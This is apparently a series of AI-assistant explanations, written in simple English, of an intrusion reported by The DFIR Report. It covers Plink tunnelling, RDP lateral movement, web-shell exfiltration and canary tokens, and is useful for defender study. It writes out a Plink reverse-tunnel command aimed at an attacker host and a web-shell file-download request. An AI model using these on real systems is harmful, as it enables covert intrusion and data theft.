- Even after reboot (if re-established)

This becomes:

| **Credential-based persistence**



Why Plink avoids detection

1 It is a known admin tool

Security teams see it and think:

| “Admin troubleshooting.”

2 Traffic is encrypted

Security tools can't see:

- Commands
- Data
- Credentials

Only encrypted SSH traffic is visible.

No exploit behavior

No buffer overflows

No suspicious memory injections

Just:

| "User logged in and ran a tool."



Why Plink is used AFTER credential theft

This timing matters a lot.

Before credentials	After credentials
Must exploit	Can log in
Must hide malware	Can use admin tools
Risky	Quiet

Plink only works well when the attacker:

- Already has trusted access
 - Wants long-term control
-



Real-life analogy (easy to remember)

- **Web shell** = broken window
- **Credential theft** = stolen keys
- **Plink** = underground tunnel connecting buildings

Once you have keys, you stop breaking windows.



What the attacker gained using Plink

By using Plink, the attacker gained:

- Persistent remote access
- Firewall bypass
- Encrypted communication
- Ability to move laterally
- Less chance of detection

All without custom malware.



Why defenders fear Plink-style abuse

Because logs show:

- Valid usernames
- Approved tools
- Normal connections

It looks like:

| "A real admin doing admin work."



Final clear summary

Plink.exe is a legitimate SSH client that attackers abused after stealing valid domain credentials. Instead of continuing to use noisy exploits or web shells, the attacker used Plink to create encrypted tunnels that bypassed firewalls and provided persistent access. Because Plink is commonly used by administrators and communicates over encrypted channels, the attacker's activity blended in with normal network operations, making detection extremely difficult.



One-line takeaway

👉 **Plink allowed the attacker to turn stolen credentials into quiet, persistent, encrypted access that looked like normal administrative activity.**

If you want next, I can:

- Explain **reverse tunnels with drawings (text-based)**
- Explain **why firewalls allow this**
- Explain **how defenders detect Plink abuse**

Just tell me 😊

Here's a **detailed, simple-English explanation of the lateral movement phase in the intrusion reported by *The DFIR Report*** — based strictly on that case. ([The DFIR Report](#))

What “lateral movement” means in this case

After the attacker successfully harvested credentials from the initial compromised server, they didn't just stay there.

They used those stolen credentials to **move deeper into the organization's internal network** — accessing other servers that were important. This movement from one machine to others is what we call **lateral movement**. ([The DFIR Report](#))

HOW lateral movement happened (step by step)

1 They downloaded Plink.exe and a helper script

- From the compromised server (the “beachhead”), the attacker used the web shell to download a file and save it as `ekern.exe`.
- That file was actually a renamed copy of **Plink.exe**, an SSH client.
- They also used a batch script called **FXS.bat** together with Plink to create connections. ([The DFIR Report](#))

Why they did this:

They now had real credentials and wanted a *reliable way* to connect back into the internal network even if the web shell was removed or the vulnerability was fixed.

Plink lets them do SSH connections and port forwarding quietly. ([The DFIR Report](#))

2 They established an SSH reverse tunnel

The attacker used Plink to open an **SSH connection from the compromised server back to their own server**. This is called a *reverse SSH tunnel*. Instead of *them* connecting into the internal network (which is often blocked), the *internal server connects out to them*. This is safer for the attacker because:

- Firewalls usually allow outgoing connections
- The traffic is encrypted
- It looks like normal admin SSH traffic if defenders see it at all ([The DFIR Report](#))

The connection included a command like:

```
echo y | ekern.exe -ssh -P 443 -l admin1 -pw <password> -R attackerIP:port:localhost:3389 attackerIP
```

This tells Plink to:

- use SSH
- log in as user `admin1`
- forward the remote port (like 49800) back to port 3389 (Windows RDP) on the internal machine. ([The DFIR Report](#))

Why they did this:

This let them use Remote Desktop (RDP) through the SSH tunnel, even if direct RDP was blocked or monitored. ([The DFIR Report](#))

3 They connected via RDP to internal systems

Once the SSH tunnel was up, the attacker connected to the compromised server's RDP service through that tunnel.

From there, they could *interactively* 登录 and browse the internal network like a normal administrator. ([The DFIR Report](#))

Why RDP?

RDP gives a full desktop view of the server, meaning the attacker could:

- Use built-in tools
- Browse file shares
- Run commands
- Launch further connections

All in a way that looks like a legitimate admin session. ([The DFIR Report](#))

4 They used those credentials to jump to *other servers*

From the “beachhead” server, the attacker used RDP and the stolen domain-admin credentials to move onto three additional internal servers:

- **A Domain Controller**
- **A File Server**
- **Another server** ([The DFIR Report](#))

Why these systems matter:

- The Domain Controller manages user logins across the network.
- The File Server most likely contained sensitive business data.
- The additional server might have had access to partner data or internal services. ([The DFIR Report](#))

Each of these connections used the stolen credentials via RDP over the SSH tunnel — meaning the attacker never had to exploit another technical vulnerability; they simply logged in like a real admin. ([The DFIR Report](#))

Why this matters (in simple English)

Lateral movement here was possible because the attacker already had **valid administrative credentials** from the earlier LSASS dump. Instead of just staying on the first server, they used SSH tunneling (via Plink) and Remote Desktop (RDP) to:

1. **Get a stable, encrypted remote connection** back into the network.

2. **Log into other internal systems** as if they were legitimate administrators.
3. **Access and extract sensitive company files** from those servers. ([The DFIR Report](#))

To defenders inside the network, this looks *exactly like an admin logging in and using the system* — except it's actually an attacker using stolen credentials. That's why this type of movement is **hard to detect** without strong monitoring of account usage, access patterns, and tunneling tools like Plink. ([The DFIR Report](#))

Key points in plain language

- After stealing credentials, the attacker didn't need hacks — they simply **logged in** using real passwords. ([The DFIR Report](#))
 - They used **Plink to tunnel RDP securely outwards**, so firewalls wouldn't block them and defenders wouldn't notice easily. ([The DFIR Report](#))
 - From that tunnel, they used **RDP** to move to other important servers inside the network. ([The DFIR Report](#))
 - This let them **steal sensitive files** while appearing to be legitimate admin activity. ([The DFIR Report](#))
-

If you want, I can also explain:

- ♦ **What kind of files they took**
- ♦ **Why defenders missed this movement**
- ♦ **How defenders can detect this pattern**

Just tell me which one you want next 😊

You've reached the **last and most meaningful part** of this incident 👍

I'll explain **everything you asked** in **very simple English**, step-by-step, using **real-life analogies**, and I'll clearly explain:

- how the **exfiltration worked**
- what a **server certificate** is and *why it was stolen*

- what **Visio** and **Excel** files mean for attackers
- what **canary tokens** are and why they triggered

No assumptions, no jargon jumps.

HOW DATA EXFILTRATION WORKED (BIG PICTURE)

At this stage of the attack:

- ✓ The attacker already had access
- ✓ They already had stolen credentials
- ✓ They already controlled the server

So now they were **not hacking anymore** — they were **stealing information**.

They used **fm2.jsp (the web shell)** like a **download button** to pull files from the server to their own computer.

Think of it like:

| “The attacker turned the server into a public file server for themselves.”

HOW the web shell was used to steal files

Look at this request:

```
GET /custom/login/fm2.jsp?action=download&p=C:/Program Files/
ManageEngine/SupportCenterPlus/backup/...
```

This means:

- `fm2.jsp` = attacker-controlled web shell
- `action=download` = “send me this file”
- `p=C:/...` = exact file path on the server

 The attacker was **telling the server**:

| "Give me this file from your disk."

The server then responded with:

```
Content-Disposition: attachment
```

Which means:

| "Here is the file for download."

So exfiltration was literally:

👉 **Browser download of server files**

No malware needed.

1 Postgres Database Backup (WHY THIS WAS FIRST)

What is this file?

- SupportCenter Plus uses **PostgreSQL** database
- Database backup = **entire application data**

This can include:

- User accounts
- Password hashes
- Tickets
- Customer data
- Internal notes

Why attacker stole this first

Because:

- One file = tons of data

- Offline analysis is easy
- No need to stay long on server

Think of it like:

| “Why read files one by one when I can steal the whole filing cabinet?”

Server Certificate (VERY IMPORTANT)

What is a server certificate?

A **server certificate** is a digital identity of the server.

It is used for:

- HTTPS (secure connections)
- Encryption
- Proving server identity

Think of it as:

|  **Server's official ID card**

Why attacker wanted the server certificate

This is **extremely valuable**.

With a stolen certificate, an attacker can:

Impersonate the server

- Create fake servers
- Trick users or systems

Perform man-in-the-middle attacks

- Decrypt traffic (in some cases)
- Intercept communications

Move deeper into trust chains

- Certificates are often trusted internally

So attacker thought:

| “If I steal the server’s identity, I can pretend to be it.”

That’s why certificates are sensitive.

Visio File (.vsdx)

What is a Visio file?

Visio files usually contain:

- Network diagrams
- Architecture designs
- Server layouts
- Security flows

Basically:

|  **Blueprint of the company’s IT environment**

Why attacker wanted the Visio file

Because diagrams tell attackers:

- Where servers are
- Which systems talk to each other
- Where weak points exist

It saves attackers **weeks of reconnaissance**.

Think of it like:

| “Instead of exploring a city blindly, I stole the map.”



Excel File (.xls)

What kind of Excel file was stolen?

The report says:

| “Excel sheet for the accounts”

That usually means:

- Usernames
- Account details
- Financial or access information

Excel is often used for:

- Credential tracking (bad practice, but common)
- Finance
- Vendor access
- Password hints

Why Excel files are gold

Because:

- Humans store secrets in Excel
- They are easy to read
- No cracking required

Attackers love Excel more than databases sometimes.



Exfiltration via RDP (important difference)

Later, attackers also:

- Logged in via **RDP**

- Opened documents manually
- Copied confidential files

Why do this?

Because:

- Some files aren't accessible via web shell
- GUI browsing is easier
- Looks like normal admin behavior

Canary Tokens (VERY IMPORTANT)

What is a canary token?

A **canary token** is a **trap file**.

It is a file that:

- Looks normal
- Contains a hidden "beacon"
- Alerts defenders when opened

Think of it like:

|  A fake document with a silent alarm inside

What happened in this case

When attacker opened documents during RDP:

- The document "phoned home"
- Defender servers received alerts
- Source IPs were logged:
 - 192.221.154.141
 - 8.0.26.137

This proved:

- ✓ Documents were opened
 - ✓ Data was accessed
 - ✓ Attacker identity was partially revealed
-

Why attackers triggered canary tokens

Because:

- They didn't know documents were booby-trapped
- Canary tokens look like real files
- Opening them triggers detection

This is one of the **few times attackers were caught**.

WHY THIS EXFILTRATION WAS EFFECTIVE

- ✓ Used web shell like download button
 - ✓ Used legitimate admin access (RDP)
 - ✓ No malware needed
 - ✓ Slow and selective
 - ✓ Encrypted traffic
 - ✓ Looked like normal activity
-

ULTRA-SIMPLE STORY VERSION

The attacker used a web shell to download important files directly from the server, starting with a full database backup. They then stole the server's digital identity (certificate), internal network diagrams stored in a Visio file, and account information stored in Excel. Later, they logged in through Remote Desktop and opened confidential documents like a normal admin. Some of these documents

were protected with canary tokens, which silently alerted defenders when opened, revealing the attacker's activity.

ONE-LINE TAKEAWAY

 The attacker exfiltrated data by directly downloading sensitive files through the web shell and RDP, targeting database backups, certificates, diagrams, and spreadsheets, until canary tokens finally exposed their activity.

If you want next, I can:

- Turn this into **exam-ready notes**
- Explain **why certificates are high-risk**
- Explain **how defenders stopped this**
- Create **one final full attack summary**

Just tell me 😊

EDR Bypass

EDR -